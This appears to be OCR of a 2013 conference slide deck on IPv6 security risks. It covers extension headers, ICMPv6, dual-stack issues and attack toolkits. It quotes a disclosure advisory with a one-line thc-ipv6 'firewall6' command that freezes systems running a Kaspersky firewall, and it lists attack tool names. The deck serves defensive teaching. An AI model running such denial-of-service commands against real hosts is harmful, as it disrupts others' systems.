

IPv6 Security & Hacking

Swiss IPv6 Council Tech-Event





SWITCH

Frank Herberg
frank.herberg@switch.ch

Zürich, 25.3.2013 v1.2

Die nächsten 60 Minuten

- Aspekte von IPv6-Security
- Hackertools & ein paar Angriffsszenarien
- 3 Empfehlungen

Quiz: Was ist die relevante Fragestellung?

☒ a) Ist IPv6 sicherer als IPv4?

☒ b) Ist IPv6 unsicherer als IPv4?

☒ c) Wer ist an allem Schuld?

☑ d) Wie wirkt sich die Integration von IPv6 in meine Organisation auf deren IT-Sicherheit aus?

Quiz: Was ist die relevante Fragestellung? *Und warum?*


☑ Wie wirkt sich die Integration von IPv6 in meine Organisation auf deren IT-Sicherheit aus?

➔ IPv6 kommt *zusätzlich* zu IPv4 ins Haus

➔ IPv6-Integration bringt *vieles* in Bewegung

➔ Ableiten von *Massnahmen* um akzeptables Sicherheitsniveau zu gewährleisten


Ziel: Sicherheitsniveau aufrecht erhalten



IT-Security Strategy

Dual Stack

Mehr Komplexität durch mehrere IP-Adressen pro Interface



* Interface Identifier derived from MAC ➔ the same all over the world
** Privacy Extensions: random / temporary IP address

Unvorhersehbare Quell-Adresswahl bei Dual-Stack durch Happy Eyeballs

2 Mechanismen für Adresswahl:

- Default Address Selection RFC 6724 (2012)

  ➔ "prefer IPv6"

- Happy Eyeballs RFC 6555 (2012), Application level

  ➔ "prefer 'better' user experience" (faster response)

IPv6 Adress-Notation ist nicht eindeutig

fe80:0000:0000:0000:0204:61ab:fe9d:f156 // **full form**
fe80:0:0:0:204:61ab:fe9d:f156 // **drop leading zeroes**
fe80::204:61ab:fe9d:f156 // **collapse multiple zeroes to ::**


fe80::204:61ab:254.157.241.86 // **dotted quad at the end, multiple zeroes collapsed**

➔ filtern & suchen wird schwieriger

➔ z.B. Logfile|grep, queries

➔ selbstgeschriebene Skripte

Extension Header & Security



Die Grösse des IPv6-Header ist fix (40 Byte) ➔

Für Optionen werden Extension Header angehängt

- **Beliebig** viele EH können verkettet werden
- EH können **beliebig** viele Optionen enthalten
- EH haben **verschiedene** Formate
- Reihenfolge ist **nicht festgelegt** (nur empfohlen)

alles willkommene Einladungen für Hacker

Extension Header Attacken

- Angreifer sendet Pakete mit
  - vielen EH
  - EH mit vielen Optionen
  - ungültigen EH oder Optionen (Fuzzing)
  - EH in denen Informationen versteckt sind (Covert Channel)
  - sehr viele Pakete mit Router-Alert-Option

- Umgehen von Security-Einrichtungen z.B. im Switch RA-Guard, Angriff auf das Endsystem (Robustheit der Implementierung), auf Router (beschäftigen)

ICMPv6 ist viel umfangreicher

Error-Messages (1-127)

1:Destination Unreachable 2:Packet too big (PMTUD)
3:Time Exceeded (Hop Limit) 4:Parameter Problem

Info-Messages (Ping)

128:Echo Request 129:Echo Reply

Multicast Listener Discovery (MLD, MLD2)

130:Multicast Listener Query 131/143:Multicast Listener Report/2
132:Multicast Listener Done

Neighbor Discovery (NDP), Stateless Autoconfiguration (SLAAC)

133:Router Solicitation 134:**Router Advertisement**
135:**Neighbor Solicitation (DAD)** 136:Neighbor Advertisement (DAD) 137:Redirect Message

Other (Router Renumbering, Mobile IPv6, Inverse NS/NA,…) 138-153

ICMP kann nicht mehr so einfach gefiltert werden **siehe RFC 4890 (38 Seiten)**

neue Angriffsvektoren (lokal, remote) **ein paar Beispiele siehe unten**

Geringere Reife im Design...

- Parts of IPv6 are still "Development in Progress"
- Examples:

  RFC 6564: April **2012**

  `"A Uniform Format for IPv6 Extension Headers"`

  RFC 6555: April **2012**

  `"Happy Eyeballs: Success with Dual-Stack Hosts"`

  RFC 6724: September **2012**

  `"Default Address Selection for IPv6"`

... und in den Implementierungen (insbesondere bei Security Devices)

- Common effects
  - Required **Features** are not yet implemented
    - You will have to wait for it
  - **Performance** isn't ensured
    - Things are probably not (yet) hardware accelerated
  - **Stability** isn't guaranteed
    - You will have to deal with frequent updates

know what you need

watch out

be prepared

Aktuelles Beispiel: "Remote system freeze thanks to Kaspersky Internet Security 2013"

FULL DISCLOSURE Full Disclosure mailing list archives

By Date By Thread Search

Remote system freeze thanks to Kaspersky Internet Security 2013

From: Marc Heuse <mh () mh-sec de>
Date: Mon, 04 Mar 2013 07:01:10 +0100

```
I usually do not write security advisories unless absolutely necessary.

This time I should, however I have neither the time, nor the desire to
do so.
But Kaspersky did not react, so ... quick and dirty:

Kaspersky Internet Security 2013 (and any other Kaspersky product which
includes the firewall funcionality) is susceptible to a remote system
freeze.
As of the 3rd March 2013, the bug is still unfixed.

If IPv6 connectivity to a victim is possible (which is always the case
on local networks), a fragmented packet with multiple but one large
extension header leads to a complete freeze of the operating system.
No log message or warning window is generated, nor is the system able to
perform any task.

To test:
  1. download the thc-ipv6 IPv6 protocol attack suite for Linux from
www.thc.org/thc-ipv6
  2. compile the tools with "make"
  3. run the following tool on the target:
       firewall6 <interface> <target> <port> 19
     where interface is the network interface (e.g. eth0)
           target is the IPv6 address of the victim (e.g. ff02::1)
           port is any tcp port, doesnt matter which (e.g. 80)
       and 19 is the test case number.
     The test case numbers 18, 19, 20 and 21 lead to a remote system freeze.

Solution: Remove the Kaspersky Anti-Virus NDIS 6 Filter from all network
interfaces or uninstall the Kaspersky software until a fix is provided.

The bug was reported to Kaspersky first on the 21st January 2013, then
reminded on the 14th Feburary 2013.
No feedback was given by Kaspersky, and the reminder contained a warning
that without feedback the bug would be disclosed on this day. So here we
are.
```

a fragmented packet with one large extension header leads to a complete freeze of the operating system...

Was sonst noch...

- **IDS/IPS, Network-Monitoring, Service-Monitoring, etc.** must be upgraded for IPv6
- **IPv4-based ACLs!** (ssh-Access, DB-Access, you name it)
- **IP Reputation based protection** does not (yet) exist (IPv6 blacklists)
- **Tunnel** can be autoconfigured, can bypass IPv4-Firewalls (Protocol type 41, UDP) & NAT (Teredo, UDP)
- ...

Wenig Know-how und Erfahrungen

- Little or no Know-how compared to IPv4
  - Network-Staff, Sysadmins, Security-Staff
  - Management, (1st-Level-)Support
- Learning IPv6 needs
  - time
  - free resources
  - practical experience
  - leads to mistakes in the beginning

Neue Angriffe – neue Hackertools

- **The Hackers Choice IPv6 Attack Toolkit**
  ca. 50 Tools, M. Heuse und andere
  http://thc.org/thc-ipv6/
- **SI6 Networks IPv6 Toolkit**
  ca. 12 Tools, F. Gont
  http://www.si6networks.com/tools/ipv6toolkit/


➔ erproben neue Angriffsvektoren
➔ zeigen Schwachstellen im Design
➔ oder der Implementierung (auch zum Testen!)
➔ können missbraucht werden

THC IPv6 Attack Toolkit (thc.org)

- Last update 2013-01-21
- Current public version: v2.1
- GPLv3 applies to this code
- This tool is for legal purposes only!


```
herberg@ubuntu:~/Downloads/thc-ipv6-2.1$ ls *.c
address6.c          fake_dhcps6.c       flood_mld26.c         ndpexhaust6.c
alive6.c            fake_dns6d.c        flood_mld6.c          node_query6.c
covert_send6.c      fake_dnsupdate6.c   flood_mldrouter6.c    parasite6.c
covert_send6d.c     fake_mipv6.c        flood_router26.c      passive_discovery6.c
denial6.c           fake_mld26.c        flood_router6.c       randicmp6.c
detect-new-ip6.c    fake_mld6.c         flood_solicitate6.c   redir6.c
detect_sniffer6.c   fake_mldrouter6.c   fragmentation6.c      rsmurf6.c
dnsdict6.c          fake_pim6.c         fuzz_ip6.c            sendpees6.c
dnsrevenum6.c       fake_router26.c     implementation6.c     sendpeesmp6.c
dnswalk6.c          fake_router6.c      implementation6d.c    smurf6.c
dos-new-ip6.c       fake_solicitate6.c  inject_alive6.c       thc-ipv6-lib.c
dump_router6.c      firewall6.c         inverse_lookup6.c     thcping6.c
exploit6.c          flood_advertise6.c  kill_router6.c        toobig6.c
fake_advertise6.c   flood_dhcpc6.c      ndpexhaust26.c        trace6.c
herberg@ubuntu:~/Downloads/thc-ipv6-2.1$
```

SLAAC Step 1: generating link-local addr.




Generate a link local address (FE80), from MAC address
state: tentative

Send **NeighSolicit** for **DupAddrDetect** (:: => Solicited-Node multicast addr)



or change state of link local address to: *preferred*
fe80::3e07:54ff:fe5d:4066

SLAAC Step 2: generating global addresses



Send **RS** to All-Router-Multicast-Address (ff02::2)

RA: Prefix is "2001:620:0:49::"
Default Router Address is fe80...


If **RA** received: generate global routable address(es) from received prefix(es)

Send **NS** for **DAD** (:: => Solicited-Node multicast addr)

Either receive a **NA** to show an address conflict: **don't use address**


or **configure Global Address(es)** 2001:620:0:49:3e07:54ff:fe5d:4066, default router address(es) and other parameter (DNS)

Rogue Router Advertisement Principle



